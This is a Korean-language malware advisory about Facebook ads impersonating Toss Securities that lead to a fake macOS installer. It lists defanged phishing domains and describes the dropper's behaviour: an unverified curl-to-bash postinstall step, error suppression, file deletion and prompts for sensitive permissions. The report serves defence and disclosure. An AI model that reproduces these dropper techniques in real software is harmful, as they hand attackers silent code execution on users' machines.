요약
페이스북에 토스증권을 사칭한 광고가 노출됐습니다. 광고를 누르면 tos[.]sinvest-land[.]com으로 연결되고, 공식 데스크톱 앱으로 위장한 macOS 설치 파일(.pkg)을 내려받게 됩니다. 이 파일은 설치 과정에서 외부 서버의 스크립트를 받아 바로 실행합니다. 함께 설치되는 앱에서는 화면 기록, 전체 디스크 접근, 입력 모니터링 같은 민감한 권한의 승인을 자동화하는 코드도 확인됐습니다. 절대 설치하면 안 됩니다.
※ 토스증권은 이 사건의 피해자입니다. 문제의 사이트와 파일은 토스증권과 관계가 없으며, 상호와 로고, 화면 디자인을 무단으로 사용했습니다.
| 항목 | 내용 |
|---|---|
| 분석일 | 2026-09-09 |
| 판정 | 악성 (Dropper / Stealer 의심) |
| 위험도 | 높음 |
| 유입 경로 | 페이스북 광고 → 토스증권 사칭 사이트 tos[.]sinvest-land[.]com → 앱 다운로드 |
| 사칭 대상 | 토스증권 (Toss Securities). 상호, 로고, UI 도용 |
| 악성 파일 | 2026-stable-x64-58.823.4-setup.pkg 외 파일명 18개 (동일 SHA256) |
| Apple 조치 | 개발자 인증서와 공증 폐기 (분석 시점 기준) |
| 안티 바이러스 탐지 | 0 / 61 (VirusTotal, 전 엔진 미탐지) |
| 피싱 도메인 탐지 | 0 / 89 (VirusTotal, 전 엔진 미탐지) |
| 캠페인 기간 | 최소 2026-08-26 ~ 2026-09-06 (VirusTotal 제출 기준) |
안티 바이러스나 도메인 평판만 믿기 어렵습니다. 분석 당시 안티 바이러스 61종과 평판 엔진 89종이 전부 정상으로 확인되었습니다. 설치 전 확인 방법은 3-5의 사칭 사이트 식별 요령과 9장의 Gatekeeper 확인 명령을 참고하십시오.
1. 개요
유입 경로는 페이스북(Meta) 광고입니다. 광고에는 토스증권 로고와 PC 앱 화면을 도용한 광고가 "PC 첫 로그인 혜택 5,000 Toss Points", "최대 50만원 투자 혜택" 과 같은 문구와 함께 노출됩니다. 다운로드를 누르면 사칭 사이트를 거쳐 macOS 설치 패키지가 내려옵니다.
본 보고서가 화면을 확보한 광고는 세 종류입니다. 다만 확인된 광고가 이것뿐이라는 의미는 아닙니다. 코인데스크를 비롯한 다른 매체를 사칭한 광고가 계속 새로 올라오고 있으며, 아래 사례는 공격 수법을 보여주는 일부 표본으로 보는 것이 적합합니다.
| 구분 | 광고주 표시 | 링크 도메인 표시 | 특징 |
|---|---|---|---|
| 유형 A | 개인 계정 명의 | TOS[.]SINVEST-LAND[.]COM | 사칭 도메인이 그대로 노출됨 |
| 유형 B | 실존 가상자산 매체 명의 | TOSSINVEST[.]COM | 공식 도메인이 표시됨. 광고 이미지가 기사 페이지 형태여서 언론 보도처럼 보임 |
| 유형 C | 실존 신문사 명의 (The Korea Herald) | FINE[.]COREVIIA[.]SITE | 기사 제목 형식 문구. 광고 이미지가 Windows 화면이고, 링크 도메인이 앞의 두 도메인과 다른 제3의 인프라 |
유형 B는 광고 카드에 공식 도메인이 표시됩니다. 광고에 보이는 주소만으로 진위를 판단하기 어려운 이유입니다. Meta 광고의 표시 링크는 실제 목적지와 다르게 입력할 수 있고, 심사 시점과 실제 노출 시점에 다른 페이지를 보여주는 방식도 가능합니다.
또한 유형 B 광고 본문에는 마크다운 강조 기호 **가 그대로 남아 있습니다. 광고 문안을 템플릿이나 생성 도구로 대량 제작하고 검수 없이 올린 것으로 보입니다.
세 유형 모두 광고주 명의와 링크 도메인을 모두 바꿔 가며 운영됐습니다. 유형 C의 fine[.]coreviia[.]site는 본 보고서가 분석한 sinvest-land[.]com과 summitnative[.]com과 별개 도메인입니다. 랜딩 도메인이 여러 개 준비되어 순환한다는 뜻입니다. 도메인 차단은 이 세 건으로 끝나지 않으며, A-3에 정리한 서명과 식별자 기준 대응을 함께 적용해야 합니다.
광고주 명의는 개인 계정부터 실존 언론사 사칭까지 다양합니다. 유형 C는 신문사 이름과 로고를 그대로 쓰고 문구도 기사 제목 형식이어서, 이용자가 광고를 보도 기사로 오인하기 쉽습니다. 해당 매체가 운영한 광고가 아니라 이름과 로고를 도용한 가짜 계정의 광고입니다. 명의를 도용당한 매체도 이 사건의 피해자입니다.
유형 C의 광고 이미지는 Windows 화면입니다. 작업 표시줄과 Edge 아이콘이 보입니다. 본 보고서는 macOS 설치 패키지만 확보했지만, 같은 캠페인이 Windows 이용자도 대상으로 삼고 있을 가능성이 있습니다.
광고는 지금도 계속 만들어지고 있습니다. 명의로 도용되는 매체가 바뀌고 링크 도메인도 따라서 바뀝니다. 그래서 특정 광고주나 도메인을 차단하는 방식으로는 대응이 되지 않습니다. 이용자는 3.5의 식별 요령을 유념하여야 하고, 조직 차원으로는 A-3에 기재된 서명과 식별자 기준 차단을 EDR 솔루션 등에 적용해야 합니다.
이 공격은 표적을 골라 링크를 보내는 방식이 아닙니다. 유료 광고로 불특정 다수에게 노출됩니다. 이용자는 링크를 받은 적이 없어도 페이스북 타임라인에서 광고를 만나게 되고, 광고는 심사를 통과해 실제로 노출됐습니다.
본 보고서는 이 경로로 배포된 패키지 한 건을 확보해 분석한 결과입니다. 설치 시점에 외부 서버의 스크립트를 받아 실행하는 드로퍼로 판정했습니다. 같은 수법의 피해를 막기 위해 분석 내용과 침해지표(IOC)를 공개합니다.

그림 1. 페이스북 광고 (유형 A)

그림 2-1. 페이스북 광고 (유형 B)

그림 2-2. 페이스북 광고 (유형 B)

그림 3. 페이스북 광고 (유형 C)
분석은 악성 파일을 실행하지 않고 진행했습니다. 아카이브 해제(pkgutil --expand, cpio), 정적 분석(strings, nm, otool, codesign), 공개 위협정보(VirusTotal) 조회만 사용했습니다.
2. 판정 근거 요약
| # | 근거 | 확인 방법 | 결과 |
|---|---|---|---|
| 1 | 토스증권 상호, 로고, UI 도용 | 피싱 사이트 화면 | 정식 도메인과 무관한 신규 도메인 |
| 2 | 차단 발생 시 macOS 보안 차단 우회 방법 안내 | 피싱 사이트 1단계 모달 | "Open Anyway" 클릭 안내 |
| 3 | 피싱 도메인이 등록 7일 된 신규 도메인 | VirusTotal / DNS | 2026-09-01 등록 |
| 4 | Apple 개발자 인증서 폐기 (분석 시점 기준) | spctl -a -t install | CSSMERR_TP_CERT_REVOKED |
| 5 | 앱 공증 폐기 (분석 시점 기준) | spctl -a -t execute | notarization ... revoked |
| 6 | 검증 없는 외부 코드 원격 실행 | postinstall 전문 확보 | curl → bash. 서명, 해시 미검증 |
| 7 | 오류 은폐와 흔적 삭제 설계 | 스크립트 코드 분석 | 다운로드 실패 시 exit 0, 실행 후 rm -f |
| 8 | 민감 권한 유도 UI 내장 | 번들 리소스 문자열 추출 | 화면 기록 / 전체 디스크 접근 / 입력 모니터링 |
| 9 | 사칭 브랜드와 무관한 범용 빌드 | brand.json, Bundle ID | Whitelabel, com.whitelabel.desktop |
| 10 | 통신 보안 정책 해제 | Info.plist | NSAllowsArbitraryLoads = true |
| 11 | 동일 파일이 18개 파일명으로 유포 | VirusTotal 조회 + 확보한 파일 | 파일명 무작위화 |
